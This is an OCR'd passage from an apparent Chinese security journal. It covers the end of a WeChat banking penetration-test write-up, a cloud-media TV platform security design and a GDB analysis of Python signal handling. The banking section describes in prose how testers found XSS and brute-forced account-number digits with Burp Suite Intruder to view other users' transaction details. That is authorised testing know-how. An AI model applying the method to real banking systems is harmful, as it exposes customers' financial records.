员权限启动 cmd 命令行。

图 2.6 将本地有线网络共享到该无线网络图

图 2.7 代理端口设置

将本地有线网络共享到该无线网络，见图 2.6。手机连接该无线网络，代理地址设置为无线网络的 IP 地址，端口为 burpsuite 端口，见图 2.7。burpsuite 代理地址设置为共享无线网络 IP 地址，见 38 页图 2.8。

通过手机浏览器访问笔记本共享的无线网络的 IP 加端口即可下载 CA 证书，将 der 格式证书改为 crt 格式并安装，即可抓取 https 数据包。

至此，渗透测试环境准备完毕，可以开始进行正常的业务渗透测试，渗透测试过程与网银测试类似。

2.3.2 渗透测试

微信银行渗透测试与网银渗透测试相




图 2.8 burpsuite 地址设置




图 2.9 XSS 漏洞

似，同属金融行业渗透测试，金融行业渗透测试一般包含两部分测试，一是系统渗透测试，二是业务测试，以业务安全测试为主。系统测试以注入漏洞、跨站漏洞测试为主；而业务测试主要以文件遍历和越权漏洞为主，而越权漏洞又有越权查看其它账户明细信息，越权操作转账，越权账户密码修改等漏洞。

1、XSS 漏洞

系统漏洞以 XSS 漏洞为例说明，也有部分系统可能存在注入漏洞，经过测试，发现部分微信银行一些查询处均存在 XSS 漏洞，比如明细查询处截断数据包，获取访问 URL，在其中一个参数后添加跨站语句，在浏览器中提交，可弹窗。如图 2.9 所示。

2、越权漏洞

业务漏洞以越权漏洞为例，而越权漏洞又有越权查看其它账户明细信息，越权操作转账，越权账户密码修改等漏洞。这里以越权查看其它账户明细信息为例说明。

在客户端点击明细查询，用 burpsuite 截断数据包，发往 intruder 模块，修改账号后四位，暴力破解，即可查看其它账户明细




图 2.10 越权查看其它账户明细信息

信息。

将渗透测试发现的系统漏洞与业务漏洞形成渗透测试报告，提交给微信银行整改即可。

2.3.3 复测

复测是一个重要的测试阶段，微信银行的研发部门对渗透测试发现的问题进行整改，是否整改成功需要复测复查，对于中高危漏洞一定要整改，对于低危漏洞根据实际情况看是否必须整改。

2.4 管理访谈

管理访谈的目的在于了解信息安全管理制度及相关落实情况；了解信息系统运行管理情况；提供部分管理制度建议。

管理访谈的主要内容包括信息安全管理调查和信息安全运行维护调查，其中信息安全管理调查包括安全方针、信息安全部门机构、人员安全管理、信息安全制度文件管理、信息化建设中的安全管理、信息安全评估管理、信息安全宣传与培训、信息安全监督与考核和符合性管理，信息安全运行维护调查包括信息系统运行管理、资产分类管理、配置与变更管理、业务连续性管理、设备与介质安全等内容，最后是被访谈人员的个人观点。

三、结束语

本文通过对微信银行安全评估的资产与业务调查、漏洞扫描与配置核查、渗透测试与复测、管理访谈等一系列评估过程与思路的介绍，希望对大家在类似研究过程中有所帮助。

广电云媒体电视平台安全防护建设之道

南京办事处 徐贵敏

广电行业已经着手应对三网融合带来的机遇与挑战，云计算的技术架构及商业模式非常符合三网融合的发展特点，本文提出了广电行业业务的概念、内容，给出了云媒体电视平台网络结构及业务组成，并着重分析了云媒体平台所涵盖的子平台功能应用及安全防控建设内容。

一．概述

在信息技术迅猛发展的今天，云计算正一步步走进人们的视线，成为当今最炙手可热的新技术。在互联网行业，云计算已经得到了较为广泛的应用，包括谷歌、微软、IBM 等公司都纷纷推出了各自的云计算平台，搜索引擎、网络信箱更是与互联网用户达到密不可分的程度，但这些应用仍然只是云计算应用的一小部分。

在三网融合的浪潮下，互联网视频的异军突起，使得广电传统视频业务面临的巨大挑战。迫于发展压力，广电行业不得不在短时间内建设多套业务系统，推出新的业务。由于国内多数已部署的互动平台，系统中不同组件之间大多缺乏明确界定的开放式接口和协议，从而导致大量重复投资建设、系统维护的开销成本增加，系统扩容和业务融合的难度越来越大。

为了保障广电云媒体电视平台能够安全、稳定、持续的对外提供服务，需要从多个层面展开安全建设，本文主要对当前网络面临的各类风险问题进行分析，并提供完善的安全解决措施。

二．云媒体电视平台各子业务类型分析

当前，广电云媒体电视平台具体应用类型，包括：

1)OTT 子平台：OTT 平台作为原本独

立的 DTV 平台与 Internet 平台间的桥梁，将 DTV 的视频点播、直播业务引入到 Internet 服务平台，将可利用的 Internet 业务引入到 DTV 平台；从用户层面上，可保证用户从不同终端均能通过访问 OTT 平台，获取不同的业务服务。

2) 视频云计算子平台：该子平台主要用于以“提升用户体验”为目标，致力于让电视更智能，操作更便捷、更善解人意。包括多屏云互动、语音导航功能、智能搜索、高清播放器和用户邮箱等业务。

3) 电视支付子平台：该子平台用于电子购物现金支付。

4) 应用商店子平台：该子平台用于提供电视机顶盒端用户电子购物。

5) 智能导航子平台：该子平台用于使电视“想用户所盼，知用户所需”。云端系统便会对该用户的喜好特点进行智能分析，跳出专门为其推荐的节目单。

6) 搜索子平台: 智能（语音）搜索，让您家的电视更加善解人意。智能（语音）搜索涵盖视频、互联网、阅读、商城及云媒体各业务功能，您想看的节目、想找的资讯、想买的商品，全面搜索，准确锁定；支持语音识别。

7) 电视营业厅子平台：该子平台用于电视营业厅版块，是全新打造的电视在线客服平台，您只需用遥控器点击进入营业厅，就能获得业务查询、节目订购与退订、充值缴费、故障报修等综合服务。

8) 虚拟网子平台: 该子平台主要对集团客户提供媒体、资讯服务。

9) 电视阅读子平台：该子平台提供电视阅读汇集报纸、杂志、书刊各类读物，分门别类呈现于电视屏幕，您不仅可以浏览阅读，还可以使用语音朗读功能，聆听阅读。

10) 万事通子平台：该子平台是信息服务类业务的聚集平台，为您提供衣、食、住、行全方位的民生信息服务。借助云媒体电视，您足不出户便可了解天气、水电气查询及缴费等。

11) 云媒体 2.0 语音子平台：该子平台用于人机互动，提供节目搜索或语音点播。

12) 电视投票子平台：通过该子平台用户可以通过电脑、智能手机、PAD 等多个终端对电影、电视剧进行评论、评分。

13)DNS 系统: 该子平台主要负责云媒体电视平台应用域名解析。

14) 电视互联网子平台：该子平台集有线电视、通讯、互联网三大功能于一体的三网融合业务平台。

15) 多媒体通信子平台：该子平台是多媒体技术与通信技术的结合，在一个统一的网络上对多种媒体（包括文本、声音、图像、图形、视频）表示的，用于对机器可处理的信息进行显示、存储、检索、交换和传输。

16) 终端管理系统子平台：该子平台用于云媒体电视平台系统中对客户端管理、控制使用。

17)AMSP 子平台：该子平台主要负责对云媒体电视平台中其他子平台进行集中、统一管控。

2.1 OTT 子平台安全分析及防护建设

2.1.1 业务类型及网络现状分析

2.1.1.1 业务类型分析

OTT 系统是面向广电运营商，为其提供全面的、整体的视频解

决方案。包括媒资的注入、打包、分发、产品化管理、推流、多终端适配、码流自适应等各个环节，满足用户高质量体验需求。

OTT 系统融合数家国际上成功运营的




图 2.1 OTT 系统架构图

OTT 系统的架构体系，同时兼顾国内广电运营商目前现有的系统情况，符合业界使用广泛的 NGOD 标准；遵循开放、可用、可靠、可管可控、可维护等原则，并为媒资、广告等系统提供规范的接口。

系统架构如图 2.1。

•OTT 平台为有线数字电视平台的补充

平台可以将直播频道、VOD 平台视频点播资源引进互联网接入业务平台，从而形成覆盖个人计算机、手机、PAD 等移动多媒体终端的视频服务体系。

•OTT 平台为互联网接入平台的补充

平台可以引导宽带互联网接入用户访问 OTT 平台获取视频点播内容，从而降低宽带互联网出口压力；另一方面，通过该平台提供高质量的音视频点播、直播内容，能够显著提高用户相关体验，有利于宽带互联网接入业务的推广。




图 2.2 OTT 子业务平台网络现状

2.1.1.2 网络现状

OTT 平台当前网络现状如图 2.2 所示。

当前，OTT 子业务平台连接云媒体电视核心交换平台实现数据交互，安全防护措施只有防火墙系统实现部分区域的逻辑隔离。

2.1.2 风险及需求分析

2.1.2.1 OTT 子业务平台风险分析

A、网络结构产生的风险

OTT 子业务平台没有进行 VLAN 划分，不同应用类型服务器之间均可进行相互通信，如果 OTT 子业务平台中的某台服务器被攻陷，会影响整个服务器上承载的业务，将会带来很大的风险，严重破坏了信息的可用性、机密性及其完整性。

B、网络边界接入的风险

OTT 子业务平台，在该出口部署了防火墙设备，而忽略了内部的边界，如服务器边界而这些边界却能带来巨大的风险，如内部人员可以攻击服务器边界或者财务安全区域以及其他区域的边界，将会导致重要数据泄漏或者网络不可用等风险。

C、网络节点局域网安全风险

根据调查，在已发生的危害网络安全的事件中，约 80% 来自内部网络，根据 OTT 子业务平台的情况分析，面临的安全风险主要有:

1) 由于 OTT 子业务平台在局域网内部，没有明确界定不同用户、不同信息和不同系统的安全级别，没有实现基于安全域的访问控制，给关键系统和信息的安全保护带来了风险。

2) 在内部网不同安全域之间普遍没有防护措施，不能有效抵御内部的安全威胁。

3) 内部人员有意或无意间泄漏内部网络结构、帐号、口令等重要信息，为针对网络的攻击提供了条件。

4) 针对路由器、交换机的攻击，造成路由破坏。

D、边界粗粒度控制带来的安全风险

由于 OTT 子业务平台在边界处仅仅通过防火墙的技术做访问控制，现在的攻击很多是基于应用层来实现如文件型病毒、蠕虫、木马等，而这些攻击防火墙显得无能为力。因此如果不对边界进行深度访问控制，将会出现数据泄漏、网络上充满大量攻击数据包等重大风险。

E、配置缺陷的风险

1) 缺乏对操作系统基本安全配置的指导，导致某些主机由于配置不规范如弱口令、文件共享等被做为跳板来攻击其他的机器。

2) 重要应用和服务器的数量及种类日益增多，对业务系统资产，如操作系统和支撑的数据库、网络中间件，以及网络边界的路由器、交换机、防火墙等设备配置，无法准确了解且配置是否符合基本安全要求，一旦发生维护人员误操作，或者采用一成不变的初始系统设置而忽略了对于安全控制的要求，就可能会极大地影响系统的正常运转。

F、系统漏洞风险

苍蝇不盯无缝的蛋，入侵者只要找到复杂的计算机网络中的一个缝，就能轻而易举地闯入系统。所以了解这些缝都有可能在哪里，对于修补它们至关重要。通常裂缝主要表现在软件编写存在 bug、系统配置不当、口令失窃、明文通讯信息被监听以及初始设计存在缺陷等方面。无论是服务器程序、客户端软件还是操作系统，只要是用代码编写的东西，都会存在不同程度的 BUG。当前 OTT 子业务平台不具备相应的漏洞检测机制，对平台系统中的漏洞无法做到快速预警及响应。

G、家庭终端机顶盒端连接 OTT 子业务平台风险

终端用户通过机顶盒以太网口能够轻松获取 IP 地址，便可连接

广电云媒体平台相当一部分服务器或应用系统。只要用户具备基本的网络知识以及安全攻防技术即可实现对广电云媒体电视平台中多数服务器进行扫描，一旦扫描发现漏洞即可采用对应的入侵工具对广电当前系统实施攻击，轻则导致业务系统负载过高，重则导致云媒体平台某些业务中断甚至某些系统页面被篡改的风险。

2.1.2.2 OTT 子业务平台需求分析

通过以上风险分析，OTT 子业务平台需要从结构安全、边界安全、漏洞预警、基线配置检查、运维管理等多个维度进行建设。

三 . 建设防护思路分析

建设思路分别从产品技术层面和安全服务层面展开，具体内容描述如下。

3.1 方案参考标准

本方案参考了国内以下信息安全技术标准和规范 :

•GB/T 22239-2008 信息安全技术 信息系统安全等级保护基本要求

•GB/T 22240-2008 信息安全技术 信息系统安全等级保护定级指南

•GB/T 25070-2010 信息安全技术 信息系统等级保护安全设计技术要求

• 广电总局 62 号令 -2010，《广播电视安全播出管理规定》及各专业实施细则

•GD/J 038-2011 广播电视相关信息系统 安全等级保护基本要求




图 3.1 云媒体电视平台网络建设防护示图

3.2 安全技术层面建设

3.2.1 建设防护示图

安全建设防护示图，如图 3.1。

3.2.2 网络结构安全

建议对 OTT 子业务应用平台网络区域进行调整，根据其应用特点划分网络域、核心域、计算域。在应用服务区之间进行路由控制建立安全的访问路径，划分不同的子网或网段，并按照方便管理和控制的原则为各子网、网段分配地址段；避免将重要网段部署在网络边界处

且直接连接外部信息系统，重要网段与其他网段之间采取可靠的技术隔离手段。

3.2.3 边界防护建设

1) 在云媒体电视平台网络建设示图（第 44 页图 3.1）中区域边界处即云媒体核心交换机侧与 OTT 业务平台交换机侧，按 GD/J 038-2011《广播电视相关信息系统 安全等级保护基本要求》部署防火墙，构造安全区域边界。对广播业务前端网络和双向业务前端网络的服务器和应用系统进行安全防护。

2) 在入侵防护系统应用服务区 1 边界处部署入侵防护系统(IPS)实现对端口扫描、强力攻击、木马后门攻击、拒绝服务攻击、缓冲区溢出攻击、IP 碎片攻击和网络蠕虫攻击等行为进行阻断；当检测到攻击行为时，能够记录攻击源 IP、攻击类型、攻击目的、攻击时间，在发生严重入侵事件时能够阻断并报警。另外，机顶盒端上存在以太口，一旦利用网线连接电脑可以自动获取 IP 地址，直接与广电云媒体平台相通，并能够直接与 OTT 平台进行通信，具备安全基础外部人员可以对云媒体电视平台中的其他主机以及 OTT 子应用平台进行扫描甚至入侵。OTT子应用平台应用服务器区1外部可以直接访问，为此在应用服务器区 1 前端部署入侵防护系统阻断从家庭网络发起对机顶盒或网关等终端的非法入侵。

3)FTP 服务区需要访问合作伙伴视频资源库，为了防止蠕虫、病毒、恶意代码等威胁进入广电云媒体平台，在 FTP 服务器边界部署防毒墙（即防病毒网关）阻断恶意代码任意扩散。

3.2.4 漏洞预警建设

在云媒体电视平台运维管理区部署漏洞扫描系统对该平台中的漏洞、弱口令等脆弱性进行定期安全检查并提供预警响应，对发现的网络系统安全漏洞进行及时的修补。

通过漏洞扫描系统能够落实评估与漏洞修补工作，真正的重视漏洞管理、修补漏洞是阻断攻击者实施攻击的有效途径，从而也可以有效阻断蠕虫攻击。

3.2.5 统一安全基线建设

安全基线配置核查系统是一款专门检测各类设备（操作系统、网络设备、应用系统、安全设备）存在不规范配置的工具，系统具备完善的安全配置检查点，采用高效、智能的识别技术，第一时间主动对网络中的资产设备进行细致深入的安全配置检测、分析，并给用户提供专业、有效的安全配置建议，提高检查结果的准确性和合规性。在运维管理区部署安全基线配置核查系统一方面能够实现对已上线的系统进行检查，还可以针对未来新上线的系统进行入网安全评估使用。

3.2.6 运维管理、审计建设

堡垒机系统是集中的运维操作监控平台，建立基于唯一身份标识的实名制管理，统一账号管理策略，实现跨平台管理，消灭管理孤岛；该系统能够集中访问控制与授权，实现单点登录 (SSO) 和细粒度的命令级访问授权并实现基于用户的审计，审计到人，实现从登录到退出的全程操作行为审计，满足合规管理和审计要求。

在运维管理区部署堡垒机系统重点落实运维管控的规范化运营，并提供全程的操作审计，将安全运管落到实处。

同时，通过在运维管理区部署 ESPC 实现对本次所部署的安全防护系统（FireWall、IPS、SAS-H、RSAS）进行集中、统一管控。

3.3 安全服务层面建设

安全不是一成不变的，针对网络发展的日新月异，提供产品防护的同时需要安全服务贯穿整个信息安全发展的始终。建议所采用具体服务内容，包括安全评估、安全加固、应急响应服务，具体内容如下。

3.3.1 安全评估

风险评估对现有网络中的网络架构、网络协议、系统、数据库等资产安全现状进行了解，确定在系统的具体环境下到底存在什么安全漏洞和安全隐患，一旦这些脆弱性被黑客利用会造成什么样的资产风险和影响。在此基础上，具体实施的过程中再对实施流程进行规划：即针对广电云媒体电视平台中的 OTT 子应用平台的具体情况制定适合于自身的安全目标和安全级别，然后根据所要达到的安全目标和安全级别，在充分考虑安全性的基础之上选择和实施相应的安全建设方案。

3.3.2 安全加固

网络安全是动态的，需要时刻关注最新漏洞和安全动态，制定更新的安全策略以应付外来入侵和蠕虫病毒等威胁。针对广电云媒体平台中的 OTT 子应用平台各台服务器的漏洞和脆弱性，定期的进行安全加固，可以使系统有效的抵御外来的入侵和蠕虫病毒的袭击，使系统可以长期保持在高度可信的状态。

安全加固是针对进行评估后的主机的漏洞和脆弱性采取的一种有效的安全手段，可以帮助系统抵御外来的入侵和蠕虫病毒的袭击，使系统可以长期保持在高度可信的状态。通常对系统和应用服务的安全加固包括如下方面：

- 安装最新补丁
- 帐号、口令策略调整
- 网络与服务加固
- 文件系统权限增强
- 日志审核功能增强
- 安全性增强

3.3.3 应急响应

当前广电行业自身可能尚没有足够的资源和能力对安全事故作出反应。网络安全的发展日新月异，无法实现一劳永逸的安全，所以当紧急安全问题发生，一般技术人员又无法迅速解决的时候，及时发现问题、解决问题就必须依靠专业的应急响应服务来实现。

在第一时间内对客户信息系统面临的紧急安全事件进行应急响应。紧急安全事故包括：大规模病毒爆发、网络入侵事件、拒绝服务攻击、主机或网络异常事件等。

四．小结

在三网融合的大背景下，广电网络除了要从安全组织结构、责任和体系、安全管理流程和制度方面加强外，还需要认真研究 GD/J 038-2011《广播电视相关信息系统 安全等级保护基本要求》，针对新型广电网络的复杂性和业务的多态性，设计和采用有效的信息安全解决方案。

用GDB调试分析Python解释器

安全研究部 陈庆

有些 Python 程序无法被 Ctrl-C 打断，也无法处理 SIGTERM 信号。本文利用 GDB 对 Python 解释器进行调试分析，找出前述现象的深层次原因。

一、令人困惑的现象

一段最简演示代码如下：

```
import sys, os, signal, time, threading
def test_0 () :
    while True :
        time.sleep( 1 )
def test_1 () :
    cond    = threading.Condition()
    cond.acquire()
    cond.wait()
def on_SIGTERM ( signum, frame ) :
    print 'signum = %u' % signum
def main ( prog, args ) :
    print os.getpid()
    signal.signal( signal.SIGTERM, on_SIGTERM )
    if 0 == len( args ) or 0 == int( args[0], 0 ) :
        print 'call test_0()'
        test_0()
    else :
        print 'call test_1()'
        test_1()
    print 'Reachless'
if '__main__' == __name__ :
    try :
        main( os.path.basename( sys.argv[0] ), sys.argv[1:] )
    except KeyboardInterrupt :
        pass
```

执行 "DebugPythonWithGDB.py 1", 发现 Ctrl-C 无法将其中止，kill 时 SIGTERM 信号句柄未被执行 (无 "signum = 15" 输出)。

这个问题最初是西安研发中心张龙提出的。我研究了一下，发现这个现象背后的原因比我想像的复杂得多。

二、准备调试环境

现在新版 GDB、新的 Linux 发行版对调试 Python 已经有了很好的支持，不需要四处打 Patch。本文在 x86/Debian 8.0 上演示。

安装调试版本的 Python 解释器：

```
# aptitude install python2.7-dbg
```

下载 Python 源码：

```
[root@ /usr/src/python]> apt-get source python2.7-dbg
```

编辑 GDB 初始化文件：

```
set debug-file-directory /usr/lib/debug
set directories /usr/src/python/python2.7-2.7.9/Modules
```

查看 "/usr/lib/debug/usr/bin/python2.7-gdb.py"，在其中搜索 "py-"，寻找可以在 (gdb) 提示符下使用的 Python 调试命令：

```
py-bt
    调用栈回溯
py-up
py-down
    切换栈帧，up 向大数方向移动，down 向小数方向移动
py-list
py-list start
py-list start, end
    显示当前栈帧的源代码
py-locals
    显示当前栈帧所有的局部变量
py-print ...
    显示当前栈帧指定的局部变量
```

如果在原生 bt 的显示中看到 "<value optimized out>"，不要使用 "py-*" 系列命令，否则有可能触发 SIGSEGV。

三、调试分析 Python 解释器

```
$ /usr/bin/python2.7-dbg DebugPythonWithGDB.py 1
28082
call test_1()
```

利用 SystemTap 查看 Python 解释器此时安装的 C 级信号句柄：

```
# stap -DMAXACTION=10000 -g psig.stp -x $(pgrep -f DebugPythonWithGDB.py) | grep TERM
TERM    caught   0x8216f2d  0
```

这个信息表示针对 SIGTERM 安装有信号句柄，其入口在 0x8216f2d，结尾的 0 对应 sa_flags，表明没有指定 SA_RESTART。

用 GDB 调试目标进程，针对 SIGTERM 的信号句柄设置断点，调整 GDB 对 SIGTERM 的处理方式：

```
# gdb -q -ex "b *0x8216f2d" -ex "handle SIGTERM nostop print pass" -ex c -p $(pgrep -f DebugPythonWithGDB.py)
```

从另一个终端向 Python 解释器发送 SIGTERM 信号：

```
# kill -TERM $(pgrep -f DebugPythonWithGDB.py)
```

GDB 中断点命中：

```
Program received signal SIGTERM, Terminated.
Breakpoint 1, signal_handler (sig_num=15) at ../Modules/signalmodule.c:185
```

查看调用栈回溯：

```
(gdb) bt
#0  signal_handler (sig_num=15) at ../Modules
```

```
/signalmodule.c:185
#1  <signal handler called>
#2  0xb772dd3c in __kernel_vsyscall ()
#3  0xb76f8df5 in sem_wait@@GLIBC_2.1 ()
#4  0x0818716e in PyThread_acquire_lock
#5  0x0822e43c in lock_PyThread_acquire_lock
#6  0x080bc300 in PyCFunction_Call
#7  0x08149d0b in call_function
#8  0x081454ec in PyEval_EvalFrameEx at ../
Python/ceval.c:2679
```

此时断在 C 级信号句柄中，让流程回到 sem_wait() 所在：

```
(gdb) select-frame 3
(gdb) finish
...
0x0818716e in PyThread_acquire_lock at ../Python/thread_
pthread.h:324
(gdb) list
319             (void) error; /* silence unused-but-set-variable
warning */
320             dprintf(("PyThread_acquire_lock(%p, %d)
called\n", lock, waitflag));
321
322         do {
323             if (waitflag)
324                 status = fix_status(sem_wait(thelock));
325             else
326                 status = fix_status(sem_trywait(thelock));
327         } while (status == EINTR); /* Retry if interrupted by
a signal */
328
(gdb) output waitflag
1
```

327 行有一个可疑的循环，看看能否跳出循环：

```
(gdb) b 327
Breakpoint 2 at 0x818719f: file ../Python/thread_pthread.h,
line 327.
(gdb) disable 1
(gdb) c
Continuing.
Breakpoint 2, PyThread_acquire_lock (lock=0x983f8b8,
waitflag=1) at ../Python/thread_pthread.h:327
327         } while (status == EINTR); /* Retry if interrupted by
a signal */
(gdb) output status
4
```

4 就是 EINTR，表示 sem_wait() 被 SIGTERM 打断，返回

EINTR。然后从 327 行继续循环调用 sem_wait()。

此时的 C 级调用栈回溯：

```
(gdb) bt
#0  PyThread_acquire_lock at ../Python/thread_pthread.
h:327
#1  0x0822e43c in lock_PyThread_acquire_lock
#2  0x080bc300 in PyCFunction_Call
#3  0x08149d0b in call_function
#4  0x081454ec in PyEval_EvalFrameEx at ../
Python/ceval.c:2679
```

此时的 Python 级调用栈回溯：

```
(gdb) py-bt
#4 Frame 0xb747fcf4
   waiter.acquire()
#8 Frame 0xb73b146c, for file DebugPythonWithGDB.
py, line 13, in test_1
   cond.wait()
#11 Frame 0xb735f1ac, for file DebugPythonWithGDB.
py, line 26, in main
   test_1()
#14 Frame 0xb740f49c, for file DebugPythonWithGDB.
py, line 31
main( os.path.basename( sys.argv[0] ), sys.argv[1:] )
```

流程位于 PyEval_EvalFrameEx() 中，查看 "Python/ceval.c:2679"，在解释执行 PVM 指令的主 switch 中，具体是 "case CALL_FUNCTION:"。

现在我们知道了这里存在死循环或者说无限循环，但这与 Python 级信号句柄有什么关系？C 级信号句柄与 Python 级信号句柄是如何发生关联的？

四、Python 级信号句柄与延迟调用

在 Python 代码中调用 signal.signal() 安装信号句柄时，实际调用 signal_signal()：

```
static struct
{
    /*
     * 是否收到信号。signal_handler() 得到执行时将该成员设为 1。
     */
    int        tripped;
    /*
     * Python 级的信号句柄。
     */
    PyObject   *func;
} Handlers[NSIG];
static PyObject * signal_signal ( PyObject *self,
PyObject *args )
```

```
{
    ...
    else
    {
        func    = signal_handler;
    }
    /*
     * PyOS_setsig() 最终调了 C 函数 sigaction() 或 signal()
安装信号句柄。这个封
     * 装很简单，sa_flags 保持为 0，没有指定 SA_
RESTART。调了
     * siginterrupt(sig,1)，尽可能打断系统调用，
使之返回 EINTR。
     */
    if ( PyOS_setsig( sig_num, func ) == SIG_ERR )
        ...
    old_handler             = Handlers[sig_num].func;
    Handlers[sig_num].tripped   = 0;
    Py_INCREF( obj );
    /*
     * 设置 Python 级信号句柄
     */
    Handlers[sig_num].func      = obj;
```

signal_handler() 是 Python 解释器自带的通用型 C 级信号句柄，是那种最原始的单形参信号句柄，不是高大上的三形参信号句柄。所有 Python 级信号句柄只对应这一个 C 级信号句柄，二者不是同步调用关系，只是通过 Handlers[] 全局数组存在异步关系。

```
static void signal_handler ( int sig_num )
{
...
{
trip_signal( sig_num );
}
static void trip_signal ( int sig_num )
{
/*
* 表示 Python 解释器有空时需要调用这个 Python 级信号句柄
*/
Handlers[sig_num].tripped   = 1;
...
Py_AddPendingCall( checksignals_witharg, NULL );
```

signal_handler() 真正干的活就是调用 trip_signal()，后者处理 Handlers[] 全局数组，通知 Python 解释器有 Python 级未决信号待处理。

